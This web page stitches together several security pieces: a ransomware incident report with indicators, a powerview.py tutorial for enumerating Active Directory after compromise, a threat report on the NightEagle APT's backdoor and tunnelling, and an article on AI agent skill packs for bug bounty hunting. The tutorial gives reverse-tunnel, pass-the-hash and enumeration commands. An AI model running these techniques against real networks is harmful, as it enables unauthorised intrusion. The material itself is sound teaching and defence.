T1686 — Disable or Modify System Firewall
win Firewall Off GPO disables Windows Firewall on all profiles
Impact
T1491.001 — Internal Defacement
Wallpaper and lock screen replaced with ransom image
Impact
T1531 — Account Access Removal
Local Administrator account disabled via GPO Security Settings
Collection
T1005 — Data from Local System
Data exfiltration was observed originating from the file servers
Command and Control
T1071 — Application Layer Protocol
No live C2 confirmed; delivery achieved entirely via GPO
Indicators of compromise
GPOs
PAYLOAD ransomware GPO: {C897F2C7-C2AC-4E6F-BF48-58036FF29E79}
win Firewall Off GPO: {22099AD2-E062-4F56-B574-5099BBA4E7A6}
File names and MD5 hashes
payload.jpg: Ransom wallpaper and lock screen image (SYSVOL)
hello.txt: Ransom note source (SYSVOL)
README-payload.txt: Ransom note dropped to desktops and drive roots
killer.exe (0108656A3E1ADE6CA4F21B084F5E1208): process killer tool
kill.exe (BEA5E267F24D7DA59F6821BFFDBFF293): process killer tool
PowerView is one of those tools that has become almost legendary in the world of Windows security. Originally it existed as PowerView.ps1, a script built to enumerate and understand Active Directory environments from the inside. It is used to ask the domain controller all kinds of questions and get detailed answers about users, computers, groups, privileges, relationships and sometimes even weaknesses.
The problem with the original script is that it only runs on Windows and every AV detects it. That’s why powerview.py was created.
OTW always stresses that recon is everything. Active Directory was not really designed to hide internal structure. Any authenticated domain users can enumerate almost everything inside the domain. Many junior pentesters feel lost when they first land inside a domain and aren’t sure what to do next. If that sounds familiar, this article is for you.
What If?
There are two issues you may encounter when working with powerview.py.
The first problem is credentials. Powerview.py requires valid domain credentials. So what happens if you do not have them? This is where MAQ, or Machine Account Quota, becomes important. By default, every user in Active Directory is allowed to create up to ten machine accounts. These machine accounts can authenticate to the domain and can therefore be used for enumeration. So if you have a shell or an RCE you simply create a machine account with a password and then use that account with powerview.py to log in. Some Active Directory setups are misconfigured and allow you to enumerate things anonymously.
The second problem is platform compatibility. Sometimes the machine you compromise is running Windows with no Python and a centrally managed antivirus you can’t disable. Other times you land on a sensitive Linux production box where installing tools isn’t an option. In those cases a reverse proxy tunnel is often the best solution. You can create one on Windows or Linux with this command:
ssh -R 1080 user@vps -Nf
Then you route traffic through port 1080 on your server using proxychains.
Setting Up
Let us prepare the environment for powerview.py. There are several ways, but this method works on most Linux systems:
kali > python3 -m venv venvs/powerview
kali > source venvs/powerview/bin/activate
kali > pip3 install powerview
Once you complete installation, you can connect to the domain controller.
Connection
Connecting to the domain controller is very flexible. You can authenticate using a password, an NTLM hash or even a PFX certificate:
With a password:
kali > powerview domain.local/lowpriv:Password123@192.168.1.12
With an NTLM hash:
kali > powerview domain.local/lowpriv@192.168.86.192 -H NTLM
With a pfx file:
kali > powerview 10.10.10.10 --pfx administrator.pfx
Capabilities
At this point you can explore everything powerview.py can do. Pressing Tab twice lists the available commands. If you’ve used PowerView.ps1 before, you’ll recognize a lot of the names and patterns, though some commands are different. Powerview.py doesn’t include every feature from the original script, but there’s more than enough to fully map a domain.
Every command contains a help section that explains available flags.
PV > Get-DomainComputer -h
Computers
In Active Directory, computers are objects just like users. Each one can have different permissions or roles. Certain misconfigurations can make certain computers valuable to attacks. Here’s how to list all enabled computers vulnerable to unconstrained delegation:
PV > Get-DomainComputer -Enabled -Unconstrained
Even small organizations usually have complex internal structures. You can count all enabled computers like this:
PV > Get-DomainComputer -Enabled -Count
Just 11 computers in our lab. Hackers usually export the names of all those computers and then ping them to get their IPs. That way they get a list of real computers rather than a mix with computer accounts. Exporting computer names looks like this:
PV > Get-DomainComputer -Enabled -Properties name -OutFile /root/computers.txt
You can also pull detailed information about a specific computer:
PV > Get-NetComputerInfo -Computer NAME
Older Windows versions are especially valuable since they often lack modern protections and are still running as critical production systems.
Users
We can enumerate users too. This command shows users with SPNs configured, meaning they’re vulnerable to Kerberoasting:
Exchange remains a high value target. It has certain privileges that can help hackers abuse it and escalate in the domain. On top of that, it has a long history of vulnerabilities like ProxyShell, which let hackers get in without valid credentials.
Vulnerabilities
PowerView also finds certain vulnerabilities automatically in its output, so you can quickly spot misconfigurations.
Summary
These examples are only a small part of what powerview.py can do. The tool also supports DFSCoerce, PrinterBug, and several Kerberos related attacks. The amount of information you can pull with just a low privileged account is enormous. That’s why we strongly recommend powerview.py for both defenders and red teamers.
Recon might not feel exciting at first, but it’s the true foundation of effective security work. When you learn to listen to what the domain is already telling you, the path forward becomes a lot clearer.
If you want to advance your Linux skills in a penetration testing environment, or you’re planning to take the OSCP exam, you need to get creative with how you use your Linux machine. We offer our Advanced Linux for Hackers training.
Over the past year, our Global Emergency Response Team (GERT) has investigated several incidents involving the NightEagle group (also tracked as APT-Q-95). This group has been active since at least 2023 and originally focused on organizations in Asia. We have now identified attacks by the group targeting businesses in Russia. This post examines both known and new tools NightEagle used in its latest campaign.
Initial access
In most incidents, the attackers used compromised valid credentials to gain access to corporate VPNs. VPN connections originated from IP addresses in the Russian segment linked to Cloudflare WARP tunnels, as well as from IP addresses associated with European virtual infrastructure providers.
GhostContainer on Microsoft Exchange
Both during the initial access stage and as the attack progressed, the attackers deployed the GhostContainer backdoor on Microsoft Exchange servers. It incorporates components from several open-source projects, including the Neo-reGeorg tunnel, an exploit for the CVE-2020-0688 vulnerability, and the GhostWebShell class from the ysoserial utility. All of these components are publicly available on GitHub.
We were unable to determine the exact method the attackers used to deliver the backdoor to Microsoft Exchange servers. We believe with a high degree of confidence that they applied a technique already familiar to us: extracting the cryptographic keys used by Microsoft Exchange from the ASP.NET configuration, overwriting the VIEWSTATE framework parameter, and injecting a payload into it, which then launched the GhostContainer backdoor in memory.
The backdoor is a .NET assembly containing three classes that implement its core functionality:
Stub: processes C2 commands delivered to the infected system through the x-owa-urlpostdata headers and evades detection by the Antimalware Scan Interface (AMSI) and Windows Event Log mechanisms by overwriting addresses in amsi.dll and ntdll.dll.
App_Web_843e75cf5b63: accepts the fakePath and fakePageName parameters and creates virtual paths that redirect requests to the App_Web_8c9b251fb5b3 class.
App_Web_8c9b251fb5b3: implements network traffic redirection (proxying) and socket forwarding functionality.

Kaspersky products detect the GhostContainer backdoor as Trojan.MSIL.GhostContainer.gen.
GhostContainer samples identified by the Similarity technology from Kaspersky Threat Analysis
Traffic redirection
Once the attackers gain sufficient privileges during an attack, they leverage RDP to move laterally within the internal network segment. To do this, they download and run tools for tunneling and redirecting network traffic.

The attackers used GitHub repositories to host their archived tools. The names of the repositories and archives were disguised to look legitimate:
One of the repositories used for storing network tools
The files contained within the archives were also given names mimicking known legitimate software, though unrelated to the archive names:
adobe_32.exe;
AdobeSync.exe;
trueconf.exe;
1cbroker.exe;
1c-office-plugin.exe;
trueconf-broker.exe.
Across the incidents we investigated, we found two tools that the attackers combined for traffic tunneling.

Microsoft dev tunnels

This is a legitimate Microsoft mechanism that allows local web services to be published for internet access on *.*.devtunnels.ms domains. The attackers used this tunneling capability to expose port 3389 (RDP) on the compromised system.
Execution graph of adobe_32.exe in Kaspersky Research Sandbox
rdp2tcp
This is a publicly available tool for tunneling TCP traffic over an established RDP connection. It includes a server component that runs on the target system and a client component that runs on the attacker’s side.

When virtual channels are opened and closed, corresponding events with IDs 132 (channel opened) and 148 (channel closed) are logged in the Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational.evtx Windows log. These events contain the names of the channels (such as XPSRD, cliprdr, Microsoft::Windows::RDS::DisplayControl, and others) used by the RemoteFX module, which extends the capabilities of the RDP protocol.
When the rdp2tcp tool is used, events with IDs 132 and 148 will contain the channel name rdp2tcp or other random alphanumeric combinations chosen by the attackers.
Creation event for a channel named rdp2tcp (server component startup)
The combination of Microsoft dev tunnels and rdp2tcp allows the attackers to maintain network access by using legitimate services without opening additional suspicious ports.
The attackers also used the atexec utility from the Impacket toolkit to create scheduled tasks on target systems. These tasks enabled network port forwarding through standard Windows functionality:
To obtain elevated privileges and move laterally through the network, NightEagle exploited various vulnerabilities in Active Directory. The attackers used previously established tunnels to connect to internal infrastructure systems.


In one incident, they exploited a well-known RDP implementation vulnerability, CVE-2019-0708 (BlueKeep). They used the vulnerable mechanism to create a local account on the system and add it to the Administrators and Remote Desktop Users groups.
Contents of a system memory dump showing artifacts of the CVE-2019-0708 exploit
The attackers also requested Kerberos tickets with a non-standard combination of flags (Forwardable, Proxiable, Renewable) and attempted to replicate the Domain-Password object from the Active Directory database to impersonate the domain controller (a technique known as DCSync) after obtaining an account with sufficient privileges.
Through these methods, the attackers establish persistence in the infrastructure, obtain password hashes for domain accounts, use long-lived Kerberos tickets to gain legitimate access to target resources, and ultimately compromise domain controllers and the victim’s entire Active Directory infrastructure.
Takeaways
To expand the geographic scope of its targets, NightEagle is updating its methods and adopting new techniques for persistence and lateral movement. Despite the group’s efforts to stay hidden, timely detection of anomalies combined with a comprehensive approach to infrastructure protection can significantly hinder the attackers from achieving their goals. Since the attackers rely on known legitimate tools and infrastructure vulnerabilities, well-configured monitoring can help detect NightEagle’s presence on the network.
Detection by Kaspersky solutions

Kaspersky solutions reliably identify the malicious activity described above at various stages of the attack. We showed examples above of how Kaspersky Threat Analysis detects samples of the GhostContainer backdoor and the tunneling utility. This toolkit also includes the analytical solution Kaspersky Threat Attribution Engine (KTAE), which helps SOC analysts and incident responders determine which APT groups malware can be attributed to. The solution uses a proprietary comparison method that measures the similarity between analyzed samples of suspicious files and known malicious samples in Kaspersky’s collection.
The backdoor we discovered showed similarity to previously analyzed GhostContainer samples and a connection to the NightEagle APT group:
Backdoor analysis with KTAE
However, detection scenarios for this kind of attacks are not limited to file analysis. Deploying a backdoor on a target host produces numerous characteristic artifacts, which allow Kaspersky Endpoint Detection and Response Expert to alert users to anomalies in the infrastructure in a timely manner.
This malicious activity is detected by the following rules, available in the repository:
Initial detection of the malicious signature occurs through the generic_ransomware_related_detection rule, based on EPP module events
Sometimes you might run the same model twice and get different results. That often happens when you’ve upgraded it with skills. Skills are detailed text documents that lay out the tools the model should use, the approach it should take and how it should analyze the results. Good skills are practical, pulled from actual reports on HackerOne and other bug bounty platforms. A model can still lean on its own knowledge, but that’s just less efficient.
There are plenty of skills out there you might come across, but not everything can be trusted. Some skills can simply be dangerous and infect your system. To make sure they are safe, you can check them with SkillSpector by NVIDIA, so you don’t end up with anything malicious on your system.
Bug Bounty Skills
Both of these repositories do bug bounty hunting end to end, but they go about it in almost opposite ways.
The first is called Bountyforge. It’s actually just one single skill file, but it’s smart enough to split itself into eight different mini agents that all work at the same time. One looks at websites and apps, another at crypto and blockchain, others go after different angles hackers can exploit. It also checks each finding with four different tests to make sure it’s not a false alarm. Then you get a report in whatever format the bug bounty program wants.
You don’t even need Claude Code or any other coding tool for this, you can just run it right inside the regular Claude website in your browser.
The second bug bounty repository is Claude-BugHunter. It takes the opposite approach. The repo has 83 skills and almost half of those were built by studying 681 real bug reports that people actually got paid for on HackerOne. These skills aren’t locked to Claude Code either, you can use OpenCode, Codex or Hermes Agents with them.
Here are a few examples of the results we got with these skills.
API endpoints are often vulnerable and this is worth trying your luck on to see how it goes.
Another approach can be APK reverse engineering. Here we found a hardcoded RSA-2048 signing private key baked into the published APK. With that key, hackers can push a new app to the app store and infect every employee phone, getting access not just to the WiFi network at the workplace but to their personal life too. Quite dangerous.
We found an API endpoint vulnerable to an SQL injection and managed to pull the entire database.
Having skills built on real attacks keeps the model from wandering off into its own weird approaches and missing a lot of good findings.
Active Directory Skills
Claude-AD was made by ADScanPro for testing a company’s internal network. It gives your model a playbook with skills and agents built for an Active Directory assessment. The developers are upfront that it’s not an auto pwn tool. It’s meant to guide you through the assessment. Every finding can get mapped to a compliance control (DORA, NIS2 and ENS).
Claude-AD is very careful about getting caught too. It explains what a security team would actually see on their end if that technique got used. And any time it’s about to do something that would actually change things on the company’s network, it stops and asks for confirmation first.
General Cybersecurity Skills
Antropic-Cybersecurity-Skills is basically a giant reference book. It has 817 skills covering 29 areas of security work, cloud security, malware analysis, all the way down to hardware and firmware. Each skill is its own small file, so your agent will quickly pull out the two or three it actually needs for its task.
